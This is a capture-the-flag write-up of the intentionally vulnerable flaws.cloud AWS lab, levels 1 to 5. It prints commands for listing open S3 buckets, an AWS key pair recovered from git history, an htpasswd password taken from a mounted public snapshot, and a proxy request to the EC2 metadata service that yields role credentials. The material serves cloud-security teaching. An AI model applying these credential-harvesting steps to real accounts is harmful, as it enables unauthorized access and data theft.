

Flaws.Cloud

Level 1

For the first level, we are tasked with finding the first sub-domain. We need to perform some recon on the domain in order to find some information.

Using the `dig` command to query the DNS servers of the domain, we are able to get a list of IP addresses:

```
(kali@kali)~[~/Flaws_Cloud]
$ dig flaws.cloud

; <<>> DiG 9.20.7-1-Debian <<>> flaws.cloud
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 21167
;; flags: qr rd ra; QUERY: 1, ANSWER: 8, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: df0ac8470c26a22dc395709968d58a9b006ba783d0ce6154 (good)
;; QUESTION SECTION:
;flaws.cloud.                IN      A

;; ANSWER SECTION:
flaws.cloud.                5       IN      A       52.92.229.3
flaws.cloud.                5       IN      A       52.92.184.179
flaws.cloud.                5       IN      A       52.218.253.58
flaws.cloud.                5       IN      A       52.218.229.154
flaws.cloud.                5       IN      A       52.92.237.251
flaws.cloud.                5       IN      A       52.218.133.67
flaws.cloud.                5       IN      A       52.92.153.203
flaws.cloud.                5       IN      A       52.92.189.67

;; Query time: 12 msec
;; SERVER: 192.168.100.1#53(192.168.100.1) (UDP)
;; WHEN: Thu Jul 31 18:26:57 EDT 2025
;; MSG SIZE rcvd: 196
```

Picking one of the IP addresses, we can gather more information by performing a reverse DNS lookup utilizing `nslookup`

```
$ nslookup 52.92.229.3
3.229.92.52.in-addr.arpa
```

```
name = s3-website-us-west-2.amazonaws.com.
```

```
Authoritative answers can be found from:
```

We notice that the website is hosted in an Amazon AWS s3 bucket.


AWS S3 buckets are prone to permission misconfigurations often leading to sensitive data exposure. We can therefore explore this bucket to see if it contains any misconfigurations.

Utilizing AWS CLI, we can attempt to access the bucket contents

```
$ aws s3 ls s3://flaws.cloud --no-sign-request
2017-03-13 23:00:38 2575 hint1.html
2017-03-02 23:05:17 1707 hint2.html
2017-03-02 23:05:11 1101 hint3.html
2024-02-21 21:32:41 2861 index.html
2018-07-10 12:47:16 15979 logo.png
2017-02-26 20:59:28 46 robots.txt
2017-02-26 20:59:30 1051 secret-dd02c7c.html
```

We were able to access the bucket contents as an unauthenticated user, meaning everyone on the internet can access this bucket

We notice a file containing 'secret'. If we look at the output of that file:



```
flaws.cloud.s3-website-us-west-2.amazonaws.com/secret-dd02c7c.html
```

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec DNSDumpster

FLAWS

Congrats! You found the secret file!

Level 2 is at <http://level2-c8b217a33fc1f839f6f1f73a00a9ae7.flaws.cloud>

We have successfully completed that challenge.

In this case, the permissions for the S3 bucket was set to "Everyone". To mitigate this, it is vital to configure AWS S3 buckets with appropriate permissions in order to prevent such vulnerabilities that could lead to data breaches and thus sensitive data exposure

Level 2

For this Level, similar to level 1, we are told that there is a misconfiguration for a particular S3 bucket.


We can try to access the S3 bucket for this particular URL with no user authentication

```
$ aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/ --no-sign-request
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
```

We get an access denied error. We can attempt this again but this time using our own authenticated user profile who has S3 permissions

```
$ aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/ --profile=aws_test
2017-02-26 21:02:15      80751 everyone.png
2017-03-02 22:47:17      1433 hint1.html
2017-02-26 21:04:39      1035 hint2.html
2017-02-26 21:02:14      2786 index.html
2017-02-26 21:02:14         26 robots.txt
2017-02-26 21:02:15      1051 secret-e4443fc.html
```

We get to see the contents of this S3 bucket and once again find the secret



Similar to Level 1, this S3 bucket also had a misconfiguration but in this case it was presumably set to "Any Authenticated AWS User". This allows any person with an AWS account to have access to that particular bucket.

Level 3

In this Level, we are tasked with finding an AWS key. Using the hint given, we are told a .git file is present in the bucket. Git files contain code which may have secrets hardcoded that can be useful to attackers to gain additional access.

First, to confirm the presence of the file, we can visit the URL. We are presented with an xml file that contains .git information

```
← → ↺ 🏠 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud.s3.amazonaws.com
🔍 Kali Linux 🛠️ Kali Tools 📄 Kali Docs 🗨️ Kali Forums 🏹 Kali NetHunter 🔥 Exploit-DB 🌐 Google Hacking DB 🛡️ OffSec

This XML file does not appear to have any style information associated with it. The document tree is shown below.

- <ListBucketResult>
  - <Name>
    level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
  </Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>>false</IsTruncated>
  - <Contents>
    <Key>.git/COMMIT_EDITMSG</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    <ETag>"5f8f2cb9c2664a23f08dd8a070ae7427"</ETag>
    <Size>52</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  - <Contents>
    <Key>.git/HEAD</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    <ETag>"4cf2d64e44205fe628ddd534e1151b58"</ETag>
    <Size>23</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
```

We can download the contents of the bucket to our machine

```
$ aws s3 sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ . --no-sign-request --region us-west-2
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/COMMIT_EDITMSG to .git/COMMIT_EDITMSG
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/HEAD to .git/HEAD
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/config to .git/config
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/description to .git/description
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/applypatch-msg.sample to .git/hooks/applypatch-msg.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/post-update.sample to .git/hooks/post-update.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-applypatch.sample to .git/hooks/pre-applypatch.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-rebase.sample to .git/hooks/pre-rebase.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/commit-msg.sample to .git/hooks/commit-msg.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-commit.sample to .git/hooks/pre-commit.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/prepare-commit-msg.sample to .git/hooks/prepare-commit-ms
g.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/info/exclude to .git/info/exclude
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/update.sample to .git/hooks/update.sample
```

We can view the contents downloaded and notice the .git folder. Navigating to it, we can also view the contents of the folder

```

(kali@kali) [~/flaws_cloud]
$ ls -la
total 160
drwxrwxr-x  3 kali kali  4096 Jul 31 20:10 .
drwx----- 47 kali kali  4096 Jul 31 18:59 ..
-rw-rw-r--  1 kali kali 123637 Feb 26  2017 authenticated_users.png
drwxrwxr-x  7 kali kali  4096 Jul 31 20:10 .git
-rw-rw-r--  1 kali kali  1552 Feb 26  2017 hint1.html
-rw-rw-r--  1 kali kali  1426 Feb 26  2017 hint2.html
-rw-rw-r--  1 kali kali  1247 Feb 26  2017 hint3.html
-rw-rw-r--  1 kali kali  1035 Feb 26  2017 hint4.html
-rw-rw-r--  1 kali kali  1861 May 22  2020 index.html
-rw-rw-r--  1 kali kali    26 Feb 26  2017 robots.txt

```

```

(kali@kali) [~/flaws_cloud]
$ cd .git

```

```

(kali@kali) [~/flaws_cloud/.git]
$ ls -la

```

```

total 48
drwxrwxr-x  7 kali kali 4096 Jul 31 20:10 .
drwxrwxr-x  3 kali kali 4096 Jul 31 20:10 ..
-rw-rw-r--  1 kali kali  52 Sep 17  2017 COMMIT_EDITMSG
-rw-rw-r--  1 kali kali  130 Sep 17  2017 config
-rw-rw-r--  1 kali kali  73 Sep 17  2017 description
-rw-rw-r--  1 kali kali  23 Sep 17  2017 HEAD
drwxrwxr-x  2 kali kali 4096 Jul 31 20:10 hooks
-rw-rw-r--  1 kali kali  600 Sep 17  2017 index
drwxrwxr-x  2 kali kali 4096 Jul 31 20:10 info
drwxrwxr-x  3 kali kali 4096 Jul 31 20:10 logs
drwxrwxr-x 14 kali kali 4096 Jul 31 20:10 objects
drwxrwxr-x  3 kali kali 4096 Jul 31 20:10 refs

```

What's interesting here is the `HEAD` file. It points to the current git branch. If we get the contents of the HEAD file we get to see the current working branch

```

(kali@kali) [~/flaws_cloud/.git]
$ cat HEAD
ref: refs/heads/master

```

Getting the contents of our branch, we get a commit hash

```

(kali@kali) [~/flaws_cloud/.git]
$ cat refs/heads/master

b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526

```

We can use git checkout to view the contents of that commit

```

$ git checkout b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526
M index.html
Note: switching to 'b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

    git switch -c <new-branch-name>

Or undo this operation with:

    git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at b64c8dc Oops, accidentally added something I shouldn't have

```

We see an interesting commit message that calls for some further investigation. We can use git show to view the changes made to the file during the commit

```

$ git show
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD, master)
Author: 0xdabbad00 <scott@summitroute.com>
Date: Sun Sep 17 09:10:43 2017 -0600

    Oops, accidentally added something I shouldn't have

diff --git a/access_keys.txt b/access_keys.txt
deleted file mode 100644
index e3ae6dd..0000000
--- a/access_keys.txt
+++ /dev/null
@@ -1,2 +0,0 @@
-access_key AKIAJ366LIPB4IJKT7SA
-secret_access_key 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

```

We found an AWS access key ID and secret access key!

We can use this access key to configure an AWS profile via AWS CLI and use it to see what that profile may have access to.

```

$ aws configure --profile=aws_hacked
AWS Access Key ID [*****T7SA]: AKIAJ366LIPB4IJKT7SA
AWS Secret Access Key [*****3Jys]: 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
Default region name [us-west-2]: us-east-1
Default output format [None]:

```

We can try looking at the contents of the s3 bucket that this user has access to

```

└─$ aws s3 ls --profile=aws_hacked
2017-02-12 16:31:07 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2017-05-29 12:34:53 config-bucket-975426262029
2017-02-12 15:03:24 flaws-logs
2017-02-04 22:40:07 flaws.cloud
2017-02-23 20:54:13 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-26 13:15:44 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2017-02-26 13:16:06 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2017-02-26 14:44:51 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2017-02-26 14:47:58 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2017-02-26 15:06:32 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud

```

We can see the bucket URLs for the remaining levels. This just shows how leaking credentials can be dangerous and lead to unauthorized data access. In this case the credentials were leaked through a repository's commit history. Additionally, credentials, if suspected to be leaked, need to be revoked immediately as a preventative measure.

Level 4

For this level, we are informed that we need to gain access to a web page that is running on an EC2 instance(Amazon cloud virtual server). Additionally, we are given some information that a snapshot of the EC2 instance was made after nginx was setup on it.

This means we are trying to find a publicly accessible EC2 snapshot.

Firstly, we need to get the account ID of the profile we configured using the credentials we found in the last challenge. We see that this account was named "backup" possibly being used to backup EC2 instances.

```

└─$ aws --profile aws_hacked sts get-caller-identity
{
  "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
  "Account": "975426262029",
  "Arn": "arn:aws:iam::975426262029:user/backup"
}

```

If we explore the EC2 snapshots belonging to this particular account, we discover a snapshot:

```
$ aws --profile=aws_hacked ec2 describe-snapshots --owner-id 975426262029 --region us-west-2
{
  "Snapshots": [
    {
      "Tags": [
        {
          "Key": "Name",
          "Value": "flaws backup 2017.02.27"
        }
      ],
      "StorageTier": "standard",
      "TransferType": "standard",
      "CompletionTime": "2017-02-28T01:37:07+00:00",
      "FullSnapshotSizeInBytes": 2485649408,
      "SnapshotId": "snap-0b49342abd1bdc89",
      "VolumeId": "vol-04f1c039bc13ea950",
      "State": "completed",
      "StartTime": "2017-02-28T01:35:12+00:00",
      "Progress": "100%",
      "OwnerId": "975426262029",
      "Description": "",
      "VolumeSize": 8,
      "Encrypted": false
    }
  ]
}
```

We now have the snapshot id, but to read the snapshot, we will have to create a volume using the snapshot before mounting it.

```
$ aws --profile aws_test ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdc89
{
  "Iops": 100,
  "Tags": [],
  "VolumeId": "vol-04f1c039bc13ea950"
}
```

Next, we need to attach our volume to our instance via the AWS console and SSH into our EC2 instance

```
(kali@kali) [~/flaws_ec2]$ ssh ubuntu@10.24.21.14 -i ~/Desktop/ssh-key.pem
The authenticity of host '10.24.21.14 (10.24.21.14)' can't be established.
ED25519 key fingerprint is SHA256:1JcOhQETSHuU/VrTXimLed4JxQs2IQXbZVsZCIJwYZw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.24.21.14' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-1029-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Mon Aug 11 17:00:49 UTC 2025

System load:  0.0          Processes:           102
Usage of /:   25.3% of 6.71GB Users logged in:           0
Memory usage: 41%          IPv4 address for enX0: 10.24.21.14
Swap usage:   0%
```

After, this, we'll need to mount our volume in order to access it:


```

ubuntu@ip-172-31-45-134:~$ lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS
loop0        7:0      0  27.2M  1 loop /snap/amazon-ssm-agent/11320
loop1        7:1      0  73.9M  1 loop /snap/core22/1981
loop2        7:2      0  50.9M  1 loop /snap/snapd/24505
xvda        202:0     0    8G  0 disk
├─xvda1      202:1     0    7G  0 part /
├─xvda14     202:14    0    4M  0 part 
├─xvda15     202:15    0   106M  0 part /boot/efi
└─xvda16     202:16    0   913M  0 part /boot
xvdf        202:80     0    8G  0 disk
└─xvdf1      202:81     0    8G  0 part
ubuntu@ip-172-31-45-134:~$ sudo file -s /dev/xvdf1
/dev/xvdf1: Linux rev 1.0 ext4 filesystem data, UUID=5a2075d0-d095-4511-bef9-802fd8a7610e, volume name "cloudimg-rootfs" (needs journal
recovery) (extents) (large files) (huge files)
ubuntu@ip-172-31-45-134:~$ sudo mount /dev/xvdf1 /mnt

```



If we navigate to the mounted drive and look through the files we see a '[setupNginx.sh](#)' file. If we look at the contents of the file we see some credentials

```

ubuntu@ip-172-31-45-134:~$ df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/root        6.8G  1.9G  4.8G  29% /
tmpfs            228M    0  228M   0% /dev/shm
tmpfs            91M   876K   90M   1% /run
tmpfs            5.0M    0   5.0M   0% /run/lock
/dev/xvda16      881M   86M  734M  11% /boot
/dev/xvda15      105M  6.2M   99M   6% /boot/efi
tmpfs            46M   12K   46M   1% /run/user/1000
/dev/xvdf1       7.8G  1.6G  5.8G  22% /mnt
ubuntu@ip-172-31-45-134:~$ cd /mnt/home
ubuntu@ip-172-31-45-134:/mnt/home$ ls
ubuntu
ubuntu@ip-172-31-45-134:/mnt/home$ cd ubuntu
ubuntu@ip-172-31-45-134:/mnt/home/ubuntu$ ls
meta-data  setupNginx.sh
ubuntu@ip-172-31-45-134:/mnt/home/ubuntu$ cat setupNginx.sh
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M
ubuntu@ip-172-31-45-134:/mnt/home/ubuntu$

```

If we paste those credentials in our URL provided earlier, we are able to complete the challenge.



In this case a snapshot was used as a backup possibly in order to regain access to an EC2 instance in case a password was forgotten. If an attacker is able to get a hold of your AWS key(s), they can be able to use the EC2 snapshot to get access to it.

Level 5


For this challenge, we are made aware of the Metadata service that runs on AWS. If misconfigured, it becomes a vulnerability.

Every instance normally has access to its own metadata via:


`http://169.254.169.254/latest/meta-data`

Since, we are told that our EC2 in this case uses a simple HTTP proxy, if we append:


`169.254.169.254/latest/meta-data` to one of the URLs provided, we are met with the following:




We can try to access some of these directories. One particular interesting one is the `'iam'` directory. Navigating to this directory, we see there is a `'security-credentials'` folder




Inside that directory, we see a file named `'flaws'`




Accessing that file we see AWS credentials



We can create an AWS profile using those credentials



We can try to see if the profile is correctly configured and working



I get the above error since we need to add our token to our `.aws/credentials` file. Once this is done, we can verify

```

$ aws --profile aws_meta sts get-caller-identity
{
  "UserId": "AROAI3DX03QJ4JAWIIQ5S:i-05bef8a081f307783",
  "Account": "975426262029",
  "Arn": "arn:aws:sts::975426262029:assumed-role/flaws/i-05bef8a081f307783"
}

```

